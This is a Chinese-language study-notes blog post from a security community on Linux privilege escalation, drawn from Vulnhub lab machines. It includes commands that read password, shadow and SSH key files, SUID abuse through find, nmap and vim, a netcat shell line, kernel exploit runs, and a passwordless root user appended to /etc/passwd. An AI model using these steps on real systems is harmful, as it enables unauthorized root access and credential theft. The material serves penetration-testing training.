

# 对 Linux 提权的简单总结 - 先知社区

“ 先知社区，先知安全技术社区

m0nk3y@D0g3

本文为在我打了 9 个 Vulnhub 靶机后，感觉到提权操作及思路，方法有点欠缺的一篇总结性学习笔记（内容均参考自网络和个人整理，文末注明来源。若有错误之处，希望师傅们指正。

笔记基本上参考下面这篇文章（有些地方可以说是直接翻译过来的，据说是提权圣经（时间比较久远了，不过核心思想不变，非常有参考价值：<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>（<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>）

在 Linux 系统中， `ls -al` 即可查看列出文件所属的权限。这里我用 kali 系统来演示。

```
.....
drwxr-xr-x  2 kali kali    4096 Jan 27 12:52 Downloads
-rw-r--r--  1 root root      903 Jun 14 11:33 exp.html
-rw-r--r--  1 root root 153600 May  5 09:42 flag
lrwxrwxrwx  1 kali kali      28 May 14 08:28 flagg -> /proc/self/cwd/flag/flag.jpg
-rw-r--r--  1 kali kali     188 May 14 08:29 flagg.zip
-rw-r--r--  1 root root 1807342 Apr 20 06:52 get-pip.py
drwx----- 3 kali kali    4096 Jun 18 21:35 .gnupg
```

```
-rw-r--r--  1 root root      56 Jun 16 23:29 hash.txt
-rw-r--r--  1 root root  12396 Jun 11 00:13 hydra.restore
-rw-----  1 kali kali   5202 Jun 18 21:35 .ICEauthority
-rw-r--r--  1 root root   2046 Jun 10 22:58 jim_pass.txt
.....
```

这些都代表什么意思，我们从左往右看。

```
-rw-r--r--  1 root root      56 Jun 16 23:29 hash.txt
```

这里可以分为 7 个字段。

- 第一组数据 `-rw-r--r--`

第一位：

`-`：代表普通文件

`d`：代表目录

`l`：代表软链接

`b`：代表块文件

`c`：代表字符设备

第二及后面几位, 分别三个为一组：

`rw-r--r--` 代表文件所属的权限

r：文件可读。w：文件可修改。-：表示暂时没有其他权限。x：表示可执行

- `rw-` 表示文件所有者权限。
- `r--` 表示文件所在组的用户的权限。
- `r--` 表示其他组的用户的权限。
- 第二组数据 `1`
  - 如果文件类型为目录，表示目录下的子目录个数
  - 如果文件类型是普通文件，这个数据就表示这个文件的硬链接个数
- 第三组数据 `root` . 表示该文件所有者为 root 用户
- 第四组数据 `root` . 表示该文件所在组为 root 组
- 第五组数据 `56` 表示文件的大小为多少字节。如果为一个目录，则为 4096。
- 第六组数据表示 `最后一次修改时间`
- 第七组数据表示文件名称

如果为目录，r 表示可以进入该目录进行查看。w 表示文件可以进行增加。x 表示可以进入这个目录

同样的，可以用数字代替，r=4,w=2,x=1。

当成功通过 80 或者 443 端口通过 web 服务渗透时，常常是 www-data 。无法执行 root 权限下的一些命令或者读取 / root 下的重要文件。这个时候就需要提权，在 root 权限下，还可以通过 msfvenom 生成其他后门文件或者一些隐藏后门。添加用户，开启其他端口等操作，达到权

限持续控制。

简单的说，就是不提权就无法完成进一步渗透。

大师傅都说，渗透的本质是信息搜集。

提权也是，要进行充分的信息搜集。

提权思路：大概思路是通过信息搜集查找可利用的文件 / 脚本 / 软件 / 用户 / 内核漏洞 / 恶意劫持 / 特定平台漏洞 / 框架漏洞 / 组件 / 等，写入或执行恶意命令 / 脚本 / shell / 添加高权限用户，提权成功，然后进一步利用。

## 基础信息搜集

### 内核，操作系统，设备信息

```
uname -a    打印所有可用的系统信息
uname -r    内核版本
uname -n    系统主机名。
uname -m    查看系统内核架构（64位/32位）
hostname    系统主机名
cat /proc/version    内核信息
cat /etc/*-release    分发信息
cat /etc/issue        分发信息
cat /proc/cpuinfo     CPU信息
cat /etc/lsb-release  # Debian
cat /etc/redhat-release # Redhat
ls /boot | grep vmlinuz-
```

# 用户和群组

```
cat /etc/passwd      列出系统上的所有用户
cat /var/mail/root
cat /var/spool/mail/root
cat /etc/group        列出系统上的所有组
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'  列出所有的超级用户账户
whoami                查看当前用户
w                    谁目前已登录，他们正在做什么
last                 最后登录用户的列表
lastlog              所有用户上次登录的信息
lastlog -u %username% 有关指定用户上次登录的信息
lastlog |grep -v "Never"  以前登录用户的完
```

# 用户权限信息

```
whoami                当前用户名
id                   当前用户信息
cat /etc/sudoers      谁被允许以root身份执行
sudo -l              当前用户可以以root身份执行操作
```

# 环境信息

```
env                  显示环境变量
```

```
set          现实环境变量
echo %PATH  路径信息
history      显示当前用户的历史命令记录
pwd          输出工作目录
cat /etc/profile  显示默认系统变量
cat /etc/shells  显示可用的shellrc
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
```

## 进程和服务

```
ps aux
ps -ef
top
cat /etc/services
```

查看以 root 运行的进程

```
ps aux | grep root
ps -ef | grep root
```

## 查看安装的软件

```
ls -alh /usr/bin/
ls -alh /sbin/
ls -alh /var/cache/yum/
dpkg -l
```

## 服务 / 插件

是否有没有安装全的服务配置 有 一些有漏洞的插件

检查有没有个安全的服务配置，和一些有漏洞的插件。

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/'
```

## 计划任务

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
```

```
cat /etc/anacrontab  
cat /var/spool/cron/crontabs/root
```

## 有无明文存放用户密码

```
grep -i user [filename]  
grep -i pass [filename]  
grep -C 5 "password" [filename]  
find , -name "*.php" -print0 | xargs -0 grep -i -n "var $password"
```

Vulnhub 上的靶机就体现在，通过邮件明文传输密码了，然后就可以通过 ssh 登陆了。进行新的信息搜集。

## 有无 ssh 私钥

```
cat ~/.ssh/authorized_keys  
cat ~/.ssh/identity.pub  
cat ~/.ssh/identity  
cat ~/.ssh/id_rsa.pub  
cat ~/.ssh/id_rsa  
cat ~/.ssh/id_dsa.pub  
cat ~/.ssh/id_dsa  
cat /etc/ssh/ssh_config  
cat /etc/ssh/sshd_config  
cat /etc/ssh/ssh_host_dsa_key.pub  
cat /etc/ssh/ssh_host_dsa_key  
cat /etc/ssh/ssh_host_rsa_key.pub  
cat /etc/ssh/ssh_host_rsa_key  
cat /etc/ssh/ssh_host_key.pub  
cat /etc/ssh/ssh_host_key
```

## 查看与当前机器通信的其他用户或者主机



```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
```

## 日志文件

```
cat /var/log/boot.log
cat /var/log/cron
cat /var/log/syslog
cat /var/log/wtmp
cat /var/run/utmp
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
```

```
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp

cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
```

Note: auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp

## 交互式 shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i
```

## 可提权 SUID && GUID

参考资料 <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>  
(<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>)

```
find / -perm -1000 -type d 2>/dev/null    # Sticky bit - Only the owner of the directory or the owner
of a file can delete or rename here.
find / -perm -g=s -type f 2>/dev/null      # SGID (chmod 2000) - run as the group, not the user who st
arted it.
find / -perm -u=s -type f 2>/dev/null      # SUID (chmod 4000) - run as the owner, not the user who st
arted it.
```

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done
# Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and an
y other *bin, for SGID or SUID (Quicker search)
```

```
# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more d
etail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

## 查看可写 / 执行目录

```
find / -writable -type d 2>/dev/null        # world-writeable folders
find / -perm -222 -type d 2>/dev/null      # world-writeable folders
find / -perm -o w -type d 2>/dev/null      # world-writeable folders

find / -perm -o x -type d 2>/dev/null      # world-executable folders
```

```
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null # world-writeable & executable folders
```

## 查看安装过的工具

```
find / -name perl*  
find / -name python*  
find / -name gcc*  
...
```

## 提权操作

### SUID 提权

什么是 suid? suid 全称是 Set owner User ID up on execution。这是 Linux 给可执行文件的一个属性。通俗的理解为其他用户执行这个程序的时候可以用该程序所有者 / 组的权限。需要注意的是，只有程序的所有者是 0 号或其他 super user，同时拥有 suid 权限，才可以提权。

这里推荐 P 师傅的 <https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html> (<https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html>)

常见的可用来提权的 Linux 可执行文件有：

Nmap, Vim, find, bash, more, less, nano, cp

查看可以 suid 提权的可执行文件

```
find / -perm -u=s -type f 2>/dev/null
```

- find



```
www-data@DC-1:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103617-793add5c-ba7a-1.png>)

```
ls -al /usr/bin/find
```

```
-rwsr-xr-x 1 root root 162424 Jan  6 2012 /usr/bin/find
```

实用程序 `find` 用来在系统中查找文件。同时，它也有执行命令的能力。因此，如果配置为使用 SUID 权限运行，则可以通过 `find` 执行的命令都将以 `root` 身份去运行。

比如：DC -1 靶机就是利用 `find` 命令进行 `root` 用户来执行命令



```
www-data@DC-1:/var/www$ find aaa -exec cat /root/thefinalflag.txt \;  
find aaa -exec cat /root/thefinalflag.txt \;  
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103617-796d1704-ba7a-1.png>)

大部分 Linux 系统都安装了 `nc`。使用 `find aaa -exec netcat -lvp 5555 -e /bin/sh \;` 即可成功反弹 root shell

- `nmap`

早期 `nmap` 具有交互模式，version 2.02 ~ 5.21 (5.2.0)。这里我用 `metasploitable2` 来演示

`nmap -V` 查看 `nmap` 版本信息

`nmap --interactive`

```
msfadmin@metasploitable:~$ nmap -U
Nmap version 4.53 ( http://insecure.org )
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200620164705-9e3b1b62-b2d2-1.png>)

我最喜欢的 `Metasploit` 中就有利用 SUID nmap 提权的 exp

`search nmap` 然后利用 `exploit/unix/local/setuid_nmap` 漏洞利用模块即可

5.2.0 之后, nmap 还可以通过执行脚本来提权。

```
# nse 脚本, shell.nse
os.execute('/bin/sh')
# nmap 提权
nmap --script=shell.nse
```



# 在某些发行版的Linux 可能会提权失败。具体原理移步p 师傅文章

或者

```
echo 'os.execute("/bin/sh")' > getshell  
sudo nmap --script=getshell
```

参考 DC 6 靶机: <https://hack-for.fun/posts/8886.html#%E6%8F%90%E6%9D%83>  
(<https://hack-for.fun/posts/8886.html#%E6%8F%90%E6%9D%83>)

- vim

如果 vim 是通过 SUID 运行, 就会继承 root 用户的权限。可读取只有 root 能读取的文件。

```
vim /etc/shadow
```


vim 运行 shell

```
vim  
:set shell=/bin/sh  
:shell
```

同理, 满足条件的 less 和 more 都可。

## 利用内核漏洞

比如 DC 3 靶机, 就是利用系统内核漏洞来进行提权。




```
www-data@DC-3:/$ cat /etc/issue;uname -a  
cat /etc/issue;uname -a  
Ubuntu 16.04 LTS \n \l
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103617-79a162ac-ba7a-1.png>)

```
searchsploit Ubuntu 16.04
```

将 exp 下载下来，解压，编译，运行，即可 get root 权限。

```
tar xvf exploit.tar
```

A terminal window with a dark background and a sunset image. The text shows the execution of a doubleput exploit. The user runs './doubleput' and './doubleput' again. The output indicates a successful writev operation, a pointer reuse, and the detection of a suid file, leading to a root shell. The final 'id' command shows the user is now root.

```
www-data@DC-3:/tmp/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/ebpf_mapfd_doubleput_exploit# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103618-79fd0a12-ba7a-1.png>)

<https://www.exploit-db.com/exploits/39772> (<https://www.exploit-db.com/exploits/39772>)

还有大名鼎鼎的 CVE-2016-5195，脏牛漏洞。（Linux kernel >=2.6.22 并且 Android 也受影响）

- <https://github.com/timwr/CVE-2016-5195> (<https://github.com/timwr/CVE-2016-5195>)

- <https://github.com/gbonacini/CVE-2016-5195>  
(<https://github.com/gbonacini/CVE-2016-5195>)
- 复现参考: <https://www.jianshu.com/p/df72d1ee1e3e>  
(<https://www.jianshu.com/p/df72d1ee1e3e>)

其他内核漏洞:

Linux Kernel 3.13.0 <3.19 (Ubuntu 12.04/14.04/14.10/15.04) – 'overlayfs' Local Root Shell

<https://www.exploit-db.com/exploits/37292/> (<https://www.exploit-db.com/exploits/37292/>)

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) – 'overlayfs' Local Root Exploit

<https://www.exploit-db.com/exploits/39166/> (<https://www.exploit-db.com/exploits/39166/>)

Linux Kernel 4.3.3 – 'overlayfs' Local Privilege Escalation

<https://www.exploit-db.com/exploits/39230/> (<https://www.exploit-db.com/exploits/39230/>)

提示: 内核 exploit 提权有风险, 有可能会崩溃系统。

## 利用 root 无密码执行

简单来说，就是一个脚本，比如 py,sh 等或者是一个命令。这个文件可以以 root 身份运行，若在无密码的情况下执行的话，我们可以通过修改脚本内容 / 或者直接执行这个命令，利用命令来进行一些操作，来进行提权。

比如常见的：

- 写入一个 root 身份权限的用户进入 / etc/passwd 文件中

这里以 DC 4 为例子：

```
charles@dc-4:/$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/$
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103618-7a2357bc-ba7a-1.png>)

`teehee -a` 将输入的内容追加到另一个文件中

简单说下 `/etc/passwd` 各个字段的含义：

`username:password:User ID:Group ID:comment:home directory:shell`

```
charles@dc-4:/home$ sudo teehee -a /etc/passwd
aaa::0:0:root:/root:/bin/bash
aaa::0:0:root:/root:/bin/bash
^C
```

```
charles@dc-4:/home$ su aaa
root@dc-4:/home#
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103618-7a3b91c4-ba7a-1.png>)

成功获取到 root 权限。类似的操作还有很多，核心思想不变。

## 利用环境变量提权

`PATH` 是 Linux 和 Unix 操作系统中的环境变量，它指定存储可执行程序的所有 bin 和/sbin 目录。当用户在终端上执行任何命令时，它会通过 `PATH` 变量来响应用户执行的命令，并向 shell 发送请求以搜索可执行文件。超级用户通常还具有 `/sbin` 和 `/usr/sbin` 条目，以便于系统管理命令的执行。

使用 `echo` 命令显示当前 `PATH` 环境变量：

```
msfadmin@metasploitable:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200620164053-c0c00b12-b2d1-1.png>)


如果你在 `PATH` 变量中看到 `.`，则意味着登录用户可以从当前目录执行二进制文件 / 脚本

我们先编译一个可执行文件 shell。

```
#include<unistd.h>

void main()
```

```
{  
    setuid(0);  
    setgid(0);  
    system("cat /etc/passwd");  
}  
// aaa.c
```



```
kali@kali:~$ gcc aaa.c -o shell  
aaa.c: In function 'main':  
aaa.c:6:2: warning: implicit declaration of function 'system' [-Wimplicit-f  
unction-declaration]  
    6 |     system("cat /etc/shadow");  
      |     ^~~~~~  
kali@kali:~$ chmod u+s shell  
kali@kali:~$ ls -la shell  
-rwsr-xr-x 1 kali kali 16712 Jun 19 21:52 shell  
kali@kali:~$
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20200620164152-e392c15c-b2d1-1.png>)

在给该文件赋予权限。

然后查看它的权限可以发现是有 `s` 位，即 `suid`。

现在我们在目标机器上用 `find / -perm -u=s -type f 2>/dev/null` 来查看可以 `suid` 提权的文件，发现之前编译的 `shell` 可执行文件在里面。

```
kali@kali:~$ find / -perm -u=s -type f 2>/dev/null
/home/kali/shell
/usr/lib/dbus-1/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/chromium/chrome-sandbox
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/kismet_cap_nxp_kw41z
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200620164258-0afb894a-b2d2-1.png>)

更多的操作可以参考：<https://xz.aliyun.com/t/2767> (<https://xz.aliyun.com/t/2767>)

## 利用存在漏洞的命令

不可否认的是命令很多，我们不可能熟悉每一种命令的漏洞。不过我们每次遇到了都可以用 `searchsploit` 来寻找可利用的 exp。

这里以 DC 5 靶机为例：

`ls -al` :

```
www-data@dc-5:~/html$ llss --aall //bbiinn//ssuu
-rwsr-xr-x 1 root root 40168 May 18 2017 /bin/su
www-data@dc-5:~/html$ ^[[Als -al /bin/su^^^^
ls: cannot access /b: No such file or directory
www-data@dc-5:~/html$ llss --aall //uussrr//bbiinn//aatt
-rwsr-xr-x 1 daemon daemon 55424 Sep 30 2014 /usr/bin/at
```

```
www-data@dc-5:~/html$ llss --aall //bbiinn//ssccrreeeeenn--44..66..00

ls: cannot access /bin/screen-4.6.0: No such file or directory
www-data@dc-5:~/html$ llss --aall //bbiinn//ssccrreeeeenn--44..55..00

-rwsr-xr-x 1 root root 1441352 Apr 19 2019 /bin/screen-4.5.0
www-data@dc-5:~/html$
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103619-7a819cc8-ba7a-1.png>)

```
m0nk3y@m0nk3y ~$ searchsploit screen 4.5.0
```

Exploit Title	Path
GNU Screen 4.5.0 - Local Privilege Escalation	linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)	linux/local/41152.txt

```
Shellcodes: No Results
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103619-7acd7cec-ba7a-1.png>)

可以通过 cat 读取一下这个文件怎么用。

攻击机器开启一个 http 服务：

```
python -m SimpleHTTPServer
```

将 exploit 用 wget 下载到可执行的 `/tmp/` 目录下。然后执行 `sh` 文件。最后在 `/etc/` 目录下执行 `./rootshell` 即可 get root shell。



```

www-data@dc-5:/etc$ umask-000-----[12/Jun/2020 05:18:10] "GET /libhax.so HTTP/1.1" 200 -
umask6000.8 - - [12/Jun/2020 05:18:10] "GET /libhax.so HTTP/1.1" 200 -
www-data@dc-5:/etc$ screen -D -m -L id.so,preload echo -ne "\x0a/tmp/libhax.so"
←De mi-L id.so,preload echo -ne "\x0a/tmp/libhax.so"('192.168.1.8', 36125)
!r from /etc/ld:so:preload cannot be preloaded (cannot open shared object file): ignored.
[+] idone!usr/lib/python2.7/SocketServer.py", line 293, in _handle_request_noblock
www-data@dc-5:/etc$ echo "[+] Triggering...address)
echo "[+] Triggering...on2.7/SocketServer.py", line 321, in process_request
[+] Triggering...request(request, client_address)
www-data@dc-5:/etc$ screen -L SocketServer.py", line 334, in finish_request
screen -L requestHandlerClass(request, client_address, self)
No Sockets found in /tmp/screens/S-www-data, line 657, in __init__
self.finish() 0 dropped 0 overruns 0 frame 0
www-data@dc-5:/etc$ cd /tmpSocketServer.py", line 716, in finish
cd /tmpf.wfile.close() 0 dropped 0 overruns 0 carrier 0 collisions 0
www-data@dc-5:/tmp$ cd /rootsocket.py", line 283, in close
./rootf.flush() 0 dropped 0 overruns 0
bash:/root$: No such file or directoryline 307, in flush
www-data@dc-5:/tmp$ cd /rootshellte_offset:write_offset+buffer_size])
e:/rootshellno 32] Broken pipe
# id-----
id2.168.1.8 - - [12/Jun/2020 05:18:38] "GET /libhax.so HTTP/1.1" 200 -
uid=0(root) gid=0(root)/groups=0(root),33(www-data)ell HTTP/1.1" 200 -
#

```

牛知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103620-7afc19bc-ba7a-1.png>)

还有之前爆的 sudo 提权，CVE-2019-14187。只不过比较鸡肋。

Sudo 的全称是 “superuserdo”，它是 Linux 系统管理指令，允许用户在不需要切换环境的前提下以其它用户的权限运行应用程序或命令。通常以 root 用户身份运行命令，是为了减少 root 用户的登录和管理时间，同时提高安全性。

### 利用前提

- `sudo -v < 1.8.28`
- 知道当前用户的密码
- 当前用户存在于 sudo 权限列表

复现参考：<https://www.cnblogs.com/ethtool/p/12176730.html>  
(<https://www.cnblogs.com/ethtool/p/12176730.html>)

## 利用第三方服务提权

### Docker 组提权

参考文章：[https://blog.csdn.net/qq\\_41918771/article/details/103666135](https://blog.csdn.net/qq_41918771/article/details/103666135)  
([https://blog.csdn.net/qq\\_41918771/article/details/103666135](https://blog.csdn.net/qq_41918771/article/details/103666135))

docker 组内用户执行命令的时候会自动在所有命令前添加 sudo。因为设计或者其他的原因，Docker 给予所有 docker 组的用户相当大的权力（虽然权力只体现在能访问 `/var/run/docker.sock` 上面）。默认情况下，Docker 软件包是会默认添加一个 docker 用户组的。Docker 守护进程会允许 root 用户和 docker 组用户访问 Docker。给用户提供 Docker 权限和给用户无需认证便可以随便获取的 root 权限差别不大。

普通用户执行：即可获得 root 权限。

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

`docker run(-$) IMAGE [COMMAND] [ARG...]`      运行一个容器

`-d`                      指定容器运行于前台还是后台，默认为false

`-i`                      打开STDIN，用于控制台交互，默认为false

`-t`                      分配tty设备，该可以支持终端登录，默认为false

`-u, --user=""`              指定容器的用户

`-a, --attach=[]`            登录容器（必须是以docker run -d启动的容器）

`-w`                      指定容器的工作目录

`-c`                      设置容器CPU权重，在CPU共享场景使用

`-e, --env=[]`              指定环境变量，容器中可以使用该环境变量

`-m`                      指定容器的内存上限

`-P, --publish-all=false` 指定容器暴露的端口

`-p, --publish=[]`          指定容器暴露的端口

`-h`                      指定容器的主机名

`-v, --volume=[]`          给容器挂载存储卷，挂载到容器的某个目录

(<https://xzfile.aliyuncs.com/media/upload/picture/20200630103620-7b334f7c-ba7a-1.png>)

## MySQL UDF 提权

之前在做 JarivsOJ CTF 里有一个题，里面就用了 UDF，那是我第一次遇到这个东西。

```
show variables like '%compile%';  
show variables like 'plugin%';
```

